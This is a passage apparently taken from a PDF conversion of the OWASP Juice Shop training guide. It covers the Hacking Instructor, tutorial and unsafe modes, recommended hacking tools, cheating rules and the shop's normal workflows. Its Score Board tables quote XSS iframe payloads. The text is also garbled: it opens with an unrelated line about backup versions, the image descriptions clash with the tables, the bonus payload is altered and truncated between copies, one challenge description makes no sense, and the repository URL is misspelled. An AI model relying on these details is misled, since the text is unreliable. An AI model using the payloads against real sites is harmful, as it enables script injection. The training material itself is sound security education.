If during restore you see an error message `Version X is incompatible with expected version Y` your backup was taken before a semantically incompatible format change. The current backup schema version is 1.


Hacking Instructor




The built-in *Hacking Instructor* offers tutorials for some Juice Shop challenges. By default, the welcome banner shown upon first launch of the application has a -button which will help you [Find the carefully hidden 'Score Board' page](#).




On the Score Board itself you will then find similar -buttons on some challenges which will launch a corresponding tutorial for each as well. All tutorials consist of a scripted sequence of helpful hints and instructions.



The scripts often provide some interaction, like waiting for the user to make some specific input or having them visit another dialog before continuing. Some hints or instructions can be skipped by just clicking on them.



After successfully completing all steps of a tutorial, the Hacking Instructor will usually congratulate you and then go into hiding until summoned again for another hacking challenge via the Score Board.



❶ The Hacking Instructor is a tool to help beginners getting started. It cannot offer a tutorial for *every challenge* as some are too complex or require too many steps outside the application. In Part III you can learn more about how to write [Hacking Instructor tutorial scripts](#).

Tutorial mode

When using the Juice Shop in a classroom setup the trainer or teacher might want to set a slower pace at the beginning to give everyone a chance to get familiar with the application. Here the `tutorial.yml` configuration can be very useful,

which is available since `v10.2.0` of Juice Shop. This mode hides all challenges without tutorials from the Score Board and disables all advanced filter options. In the tutorial mode challenges are only gradually unlocked by difficulty tiers.

The Score Board interface in tutorial mode. The top navigation bar shows 'Score Board 1%'. Below it is a toolbar with buttons for 'Show solved', 'Show tutorials only', and 'Show unavailable'. The main content area displays challenges 1 through 6, each with a star icon and a difficulty level (1 to 6). Below the challenges is a table with columns: Name, Difficulty, Description, Category, and Status. The challenges are as follows:

Name	Difficulty	Description	Category	Status
Score Board	★	Find the carefully hidden Score Board page.	Miscellaneous	✓ solved ✗ unsolved
DOM XSS	★	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.	XSS	✗ unsolved ✗ unsolved
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="100%" scrolling="no" frameborder="no" allow="uri-change" src="http://url-1-httpbin.org/status/200?color=02ff1f&auto_play=true&id=relatedXSS"> in the DOM XSS challenge.	Miscellaneous	✗ unsolved ✗ unsolved
Privacy Policy	★	Read our privacy policy.	Miscellaneous	✗ unsolved ✗ unsolved

Only when for example all 1-star challenges with a tutorial have been solved, the 2-star challenges with tutorials are displayed:

The Score Board interface in tutorial mode. The top navigation bar shows 'Score Board 1%'. Below it is a toolbar with buttons for 'Show solved', 'Show tutorials only', and 'Show unavailable'. The main content area displays challenges 1 through 11, each with a star icon and a difficulty level (1 to 11). Below the challenges is a table with columns: Name, Difficulty, Description, Category, and Status. The challenges are as follows:

Name	Difficulty	Description	Category	Status
Score Board	★	Find the carefully hidden Score Board page.	Miscellaneous	✓ solved ✗ unsolved
DOM XSS	★	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.	XSS	✓ solved ✗ unsolved
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="100%" scrolling="no" frameborder="no" allow="uri-change" src="http://url-1-httpbin.org/status/200?color=02ff1f&auto_play=true&id=relatedXSS"> in the DOM XSS challenge.	Miscellaneous	✓ solved ✗ unsolved
Privacy Policy	★	Read our privacy policy.	Miscellaneous	✓ solved ✗ unsolved
Login Admin	★★	Log in with the administrator user account.	Injection	✗ unsolved ✗ unsolved
Password Strength	★★	Log in with the administrator user credentials without previously changing them or applying SQL Injection.	Broken Authentication	✗ unsolved ✗ unsolved
Vote Busted	★★	Vote another user's shopping basket.	Broken Access Control	✗ unsolved ✗ unsolved

After solving **all** challenges with tutorials, the entire Score Board with all challenges is shown and all filters are enabled. Passing in the `NODE_ENV=tutorial` environment variable will activate this mode.

The Score Board interface in full mode. The top navigation bar shows 'Score Board 4%'. Below it is a toolbar with buttons for 'Show solved', 'Show tutorials only', and 'Show unavailable'. The main content area displays challenges 1 through 11, each with a star icon and a difficulty level (1 to 11). Below the challenges is a table with columns: Name, Difficulty, Description, Category, and Status. The challenges are as follows:

Name	Difficulty	Description	Category	Status
Score Board	★	Find the carefully hidden Score Board page.	Miscellaneous	✓ solved ✗ unsolved
DOM XSS	★	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.	XSS	✓ solved ✗ unsolved
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="100%" scrolling="no" frameborder="no" allow="uri-change" src="http://url-1-httpbin.org/status/200?color=02ff1f&auto_play=true&id=relatedXSS"> in the DOM XSS challenge.	Miscellaneous	✓ solved ✗ unsolved
Privacy Policy	★	Read our privacy policy.	Miscellaneous	✓ solved ✗ unsolved
Login Admin	★★	Log in with the administrator user account.	Injection	✗ unsolved ✗ unsolved
Password Strength	★★	Log in with the administrator user credentials without previously changing them or applying SQL Injection.	Broken Authentication	✗ unsolved ✗ unsolved
Vote Busted	★★	Vote another user's shopping basket.	Broken Access Control	✗ unsolved ✗ unsolved

Mitigation Links

For many solved challenges links to mitigation techniques are presented on the Score Board. Where available they typically lead to a corresponding [OWASP Cheat Sheet](#) explaining how to avoid that kind of vulnerability in the first place.

Name	Difficulty	Description	Category	Status
Score Board	★	Find the carefully hidden 'Score Board' page.	Miscellaneous	<small>Click to learn how to avoid or mitigate similar vulnerabilities!</small>
DOM XSS	★	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">	XSS	 
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="16 url=https://api.soundcloud.com/tracks/77198407&XSS /> in the DOM XSS challenge.		 
Privacy Policy	★	Read our privacy policy.	Miscellaneous	 

Potentially dangerous challenges

Some challenges can cause potential harm or pose some danger for your computer, i.e. the XXE, SSTi and Deserialization challenges as well as two of the NoSQLi challenges, and the possibility of an arbitrary file write. These simply cannot be sandboxed in a 100% secure way. These are only dangerous if you use actually malicious payloads, so please do not play with payloads you do not fully understand. Furthermore, be aware all stored XSS vulnerabilities can - by their nature - be abused to perform harmful attacks on unsuspecting visitors.

For safety reasons all potentially dangerous challenges are disabled (along with their underlying vulnerabilities) in containerized environments. By default, this applies to Docker and Heroku. These challenges are marked as 'unavailable' in the scoreboard as can be seen in the screenshot above.

To re-enable all challenges you can set the environment variable `NODE_ENV=unsafe` , or you can set `safetyOverride: true` in your own [YAML configuration file](#). Please use the unsafe mode at your own risk, especially on publicly hosted instances.

Hacking exercise rules

✓ Recommended hacking tools


Browser

When hacking a web application a good internet browser is mandatory. The emphasis lies on *good* here, so you do *not* want to use Internet Explorer. Other than that it is up to your personal preference. Chrome and Firefox both work fine from the authors experience.


Browser development toolkits

When choosing a browser to work with you want to pick one with good integrated (or pluggable) developer tooling. Google Chrome and Mozilla Firefox both come with powerful built-in *DevTools* which you can open via the `F12`-key.

When hacking a web application that relies heavily on JavaScript, **it is essential to your success to monitor the *JavaScript Console* permanently!** It might leak valuable information to you through error or debugging logs!



Other useful features of browser DevTools are their network overview as well as insight into the client-side JavaScript code, cookies and other local storage being used by the application.



You can find a comprehensive list of useful browser features for hacking endeavors at [Web app security testing with browsers](#). Take a look at the [Support Matrix](#) to get an overview of the capabilities offered by different popular browsers. Spoiler alert: Mozilla Firefox is your best friend as an entry-level hacking tool!

Function	Google Chrome	Mozilla Firefox	Edge/IE	Safari
Switching User Agents	✓	✓	✓	✓
Edit and Replay Requests	✗	✓	✗	✗
Editing Cookies	✓	✓	✓	✗
Editing Local Storage	✓	✓	✓	✗
Disable CSS	✓	✓	✓	✓
Disable Javascript	✓	✓	✗	✓
View Headers	✓	✓	✓	✓
Native screenshot capture	✓	✓	✓	✗
Offline mode	✓	✓	✗	✗
Encode and Decode	✓	✓	✓	✓

Tools for HTTP request tampering

[Tamper Chrome](#) lets you monitor and - more importantly - modify HTTP requests *before* they are submitted from the browser to the server.

Mozilla Firefox has built-in tampering capabilities and does not need a plugin. On the *Network* tab of Firefox's DevTools you have the option to *Edit and Resend* every recorded HTTP request.

Tampering is extremely useful when probing for holes in the server-side validation logic. It can also be helpful when trying to bypass certain input validation or access restriction mechanisms, that are not properly checked *on the server* once more.

An API testing plugin like [PostMan](#) for Chrome allows you to communicate with the RESTful backend of a web application directly. Skipping the UI can often be useful to circumvent client-side security mechanisms or simply get certain tasks done faster. Here you can create requests for all available HTTP verbs (`GET`, `POST`, `PUT`, `DELETE` etc.) with all kinds of content-types, request headers etc.

If you feel more at home on the command line, `curl` will do the trick just as fine as the recommended browser plugins.

Scripting tools

A small number of challenges is not realistically solvable manually unless you are cheating or are incredibly **lucky**.

For these challenges you will require to write some scripts that for example can submit requests with different parameter values automatically in a short time. As long as the tool or language of choice can submit HTTP requests, you should be fine. Use whatever you are most familiar with.

If you have little experience in programming, best pick a language that is easy to get into and will give you results without forcing you to learn a lot of syntax elements or write much *boilerplate code*. Python, Ruby or JavaScript give you this simplicity and ease-of-use. If you consider yourself a "command-line hero", Bash or PowerShell will get the job done for you. Languages like Java, C# or Perl are probably less suitable for beginners. In the end it depends entirely on your preferences, but being familiar with at least one programming language is kind of mandatory if you want to get 100% on the score board.

In computer programming, boilerplate code or boilerplate refers to sections of code that have to be included in many places with little or no alteration. It is often used when referring to languages that are considered verbose, i.e. the programmer must write a lot of code to do minimal jobs.¹

Penetration testing tools

You *can* solve all challenges just using a browser and the plugins/tools mentioned above. If you are new to web application hacking (or penetration testing in general) this is also the *recommended* set of tools to start with. In case you have experience with professional pentesting tools, you are free to use those! And you are *completely free* in your choice, so expensive commercial products are just as fine as open source tools. With this kind of tooling you will have a competitive advantage for some of the challenges, especially those where *brute force* is a viable attack. But there are just as many multi-staged vulnerabilities in the OWASP Juice Shop where - at the time of this writing - automated tools would probably not help you at all.


In the following sections you find some recommended pentesting tools in case you want to try one. Please be aware that the tools are not trivial to learn - let alone master. Trying to learn about the web application security basics *and* hacking tools *at the same time* is unlikely to get you very far in either of the two topics.

Intercepting proxies

An intercepting proxy is a software that is set up as *man in the middle* between your browser and the application you want to attack. It monitors and analyzes all the HTTP traffic and typically lets you tamper, replay and fuzz HTTP requests in various ways. These tools come with lots of attack patterns built in and offer active as well as passive attacks that can be scripted automatically or while you are surfing the target application.

The open-source [OWASP Zed Attack Proxy \(ZAP\)](#) is such a software and offers many useful hacking tools for free:

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.²



Pentesting Linux distributions

Instead of installing a tool such as ZAP on your computer, why not take it, add *several hundred* of other offensive security tools and put them all into a ready-to-use Linux distribution? Entering [Kali Linux](#) and similar toolboxes:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering.³

The keyword in the previous quote is *advanced!* More precisely, Kali Linux is *easily overwhelming* when beginners try to work with it, as even the Kali development team states:

As the distribution's developers, you might expect us to recommend that everyone should be using Kali Linux. The fact of the matter is, however, that Kali is a Linux distribution specifically geared towards professional penetration testers and security specialists, and given its unique nature, it is **NOT** a recommended distribution if you're unfamiliar with Linux [...]. Even for experienced Linux users, Kali can pose some challenges.⁴

Although there exist some more light-weight pentesting distributions, they basically still present a high hurdle for people new to the IT security field. If you still feel up to it, give Kali Linux a try!



Internet

You are free to use Google during your hacking session to find helpful websites or tools. The OWASP Juice Shop is leaking useful information all over the place if you know where to look, but sometimes you simply need to extend your research to the Internet in order to gain some relevant piece of intel to beat a challenge.

💡 Getting hints

Frankly speaking, you are reading the *premium source of hints* right now! Congratulations! In case you want to hack more on your own than [follow the breadcrumbs through the wood of challenges in part II](#), the most direct way to ask for specific hints for a particular challenge is the community chat on Gitter.im at <https://gitter.im/bkimminich/juice-shop>. You can simply log in to Gitter with your GitHub account.

If you prefer, you can also use the project's Slack channel at <https://owasp.slack.com/messages/project-juiceshop>. You just need to self-invite you to OWASP's Slack first at <https://owasp-slack.herokuapp.com>. If you like it a bit more nostalgic, you can also join and post to the project Google group/mailing list at <https://groups.google.com/a/owasp.org/forum/#forum/juice-shop-project>.

✖ Things considered cheating

Reading a solution (📄) before trying

The [Challenge solutions](#) appendix is there to help you in case you are stuck or have absolutely no idea how a specific challenge is solved. Simply going through the entire appendix back to back and follow the step-by-step instructions given

there for each challenge, would deprive you of most of the fun and learning effect of the Juice Shop. You have been warned.

Source code

Juice Shop is supposed to be attacked in a "black box" manner. That means you cannot look into the source code to search for vulnerabilities. As the application tracks your successful attacks on its challenges, the code must contain checks to verify if you succeeded. These checks would give many solutions away immediately.

The same goes for several other implementation details, where vulnerabilities were arbitrarily programmed into the application. These would be obvious when the source code is reviewed.

Finally the end-to-end test suite of Juice Shop was built to hack all challenges automatically, in order to verify they can all be solved. These tests deliver all the required attacks on a silver plate when reviewed.

GitHub repository

While stated earlier that "the Internet" is fine as a helpful resource, consider the GitHub repository <https://github.com/bkminnich/juice-shop> as entirely off limits. First and foremost because it contains the source code (see above).

Additionally it hosts the issue tracker of the project, which is used for idea management and task planning as well as bug tracking. You can of course submit an issue if you run into technical problems that are not covered by the [Troubleshooting section of the README.md](#). You just should not read issues labelled `challenge` as they might contain spoilers or solutions.

Of course you are explicitly allowed to view [the repository's README.md page](#), which contains no spoilers but merely covers project introduction, setup and troubleshooting. Just do not "dig deeper" than that into the repository files and folders.

Database table Challenges

The challenges (and their progress) live in one database together with the rest of the application data, namely in the `Challenges` table. Of course you could "cheat" by simply editing the state of each challenge from *unsolved* to *solved* by setting the corresponding `solved` column to `1`. You then just have to keep your fingers crossed, that nobody ever asks you to *demonstrate how* you actually solved all the 4- and 5-star challenges so quickly.

Configuration REST API Endpoint

The Juice Shop offers a URL to retrieve configuration information which is required by the [Customization](#) feature that allows redressing the UI and overwriting the product catalog: <http://localhost:3000/rest/admin/application-configuration>

The returned JSON contains spoilers for all challenges that depend on a product from the inventory which might be customized. As not all customization can be prepared on the server side, exposing this REST endpoint is unavoidable for the [Customization](#) feature to work properly.

Tutorial JavaScript file

If enabled, the [Hacking Instructor](#) script `tutorial-es2015.js` (or `tutorial-es5.js` in legacy browsers) including all on-screen tutorials is loaded lazily by the *Score Board* and the *Welcome Banner*. You should exclude this file from all your manual or automated frontend code analysis. It contains step-by-step hints and unavoidably massive spoilers for several challenges via its condition checks that trigger progressing through each tutorial.

Score Board HTML/CSS

The Score Board and its features were covered in the [Challenge tracking](#) chapter. In the current context of "things you should not use" suffice it to say, that you could manipulate the score board in the web browser to make challenges *appear as solved*. Please be aware that this "cheat" is even easier (and more embarrassing) to uncover in a classroom training than the previously mentioned database manipulation: A simple reload of the score board URL will let all your local CSS changes vanish in a blink and reveal your *real* hacking progress.

- 1. https://en.wikipedia.org/wiki/Boilerplate_code ↵
- 2. <https://github.com/zaproxy/zap-core-help/wiki> ↵
- 3. <http://docs.kali.org/introduction/what-is-kali-linux> ↵
- 4. <http://docs.kali.org/introduction/should-i-use-kali-linux> ↵

Walking the "happy path"

When investigating an application for security vulnerabilities, you should *never* blindly start throwing attack payloads at it. Instead, **make sure you understand how it works** before attempting any exploits.

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly. Map the target application and understand the principal workflows.¹


A good way to gain an understanding for the application, is to *actually use it* in the way it was meant to be used by a normal user. In regular software testing this is often called "happy path" testing.

Also known as the "sunny day" scenario, the happy path is the "normal" path of execution through a use case or through the software that implements it. Nothing goes wrong, nothing out of the normal happens, and we swiftly and directly achieve the user's or caller's goal.²

The OWASP Juice Shop is a rather simple e-commerce application that covers the typical workflows of a web shop. The following sections briefly walk you through these "happy path" use cases.

Browse products


When visiting the OWASP Juice Shop you will begin on the landing page `#/` which initially displays all products offered in the shop. Clicking on the logo in the top left corner of the screen will always bring you back to this screen (or more precisely, to its alias `#/search`).



This is of course the "bread & butter" screen for any e-commerce site. When you click on the small "eye"-button next to the price of a product, an overlay screen will open showing you that product details including a list of customer reviews for that product (if available). You can also enter a new (or edit an existing) product review in this dialog. Authenticated users can upvote reviews they like.




You can use the *Search...* box in the navigation bar at the top of the screen to filter the table for specific products by their name and description. Using the controls at the bottom of the table, you can navigate through the result list that exceeds the *Items per page* limit.



User login

You might notice that there seems to be no way to actually purchase any of the products. This functionality exists, but is not available to anonymous users. You first have to log in to the shop with your user credentials on the `#/login` page.

There you can either log in with your existing credentials (if you are a returning customer) or with your Google account.



User registration

In case you are a new customer, you must first register by following the corresponding link on the login screen to `#/register`. There you must enter your email address and a password to create a new user account. With these credentials you can then log in... and finally start shopping! During registration, you also choose and answer a security question that will let you recover the account if you ever forget your password.

User Registration

Email
localhorst@3000.com

Password
.....

① Password must be 5-20 characters long. 5/20

Repeat Password
...

Passwords do not match

Show password advice

- ! contains at least one lower character
- ! contains at least one upper character
- ✓ contains at least one digit
- ! contains at least one special character
- ! contains at least 8 characters

Security Question
Your favorite book?

① This cannot be changed later!

Answer
Die kleine Raupe Nimmersatt

 Register

Forgot Password

By providing your email address, the answer to your security question and a new password, you can recover an otherwise inaccessible account.

Forgot Password

Email ?

Security Question ?

Please provide an answer to your security question.

New Password 0/20

! Password must be 5-20 characters long.

Repeat New Password 0/20

Change

Choosing products to purchase

After logging in to the application you will notice a "shopping cart"-icon in every row of the products table. Unsurprisingly this will let you add one or more products into your shopping basket. The *Your Basket* button in the navigation bar will bring you to the `#/basket` page, where you can do several things before actually confirming your purchase:

- increase ("+") or decrease ("−") the quantity of individual products in the shopping basket
- remove products from the shopping basket with the "trashcan"-button

